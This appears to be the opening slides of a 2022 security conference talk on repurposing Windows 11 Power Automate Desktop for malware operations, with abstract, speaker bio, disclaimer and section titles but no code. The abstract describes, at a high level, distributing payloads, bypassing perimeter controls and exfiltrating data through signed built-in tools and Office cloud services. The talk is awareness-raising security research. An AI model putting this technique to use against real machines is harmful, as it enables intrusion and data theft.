



MALWARE POWERED BY WIN11 NO-CODE

Michael Bargury

@mbrg0

github.com/mbrg/talks

BSides Singapore 2022

Abstract

Windows 11 includes a handy feature called Power Automate Desktop, which lets users automate mundane tasks. In a nutshell, Users can build custom processes and hand them to Microsoft, which in turn ensures they are distributed to all user machines, executed successfully and reports back to the cloud. You can probably already see where this is going..

We will show how Power Automate Desktop can be repurposed to power malware operations. We will demonstrate the full cycle of distributing payloads, bypassing perimeter controls, executing them on victim machines and exfiltrating data. All while using nothing but Windows baked-in and signed executables, and Office cloud services.

We will then take you behind the scenes and explore how this service works and what attack surface it exposes on the machine and in the cloud. We will also point out a few promising future research directions for the community to pursue.

Finally, we will share an open-source command line tool to easily accomplish all of the above, so you will be able to add it into your Red Team arsenal and try out your own ideas.

About me

- CTO and co-founder @ Zenity
- Ex MSFT cloud security
- OWASP '*Top 10 LCNC Security Risks*' project lead
- Dark Reading columnist



@mbrg0



bit.ly/lcsec

Disclaimer


This talk is presented from an attacker's perspective with the goal of raising awareness to the risks of underestimating the security impact of No Code.
No Code is awesome.




Initial access to full operation
So you want to build a malware op

You're in. Congrats!

Initial access




Victim




Hacker


In the real world




In the real world




In the real world



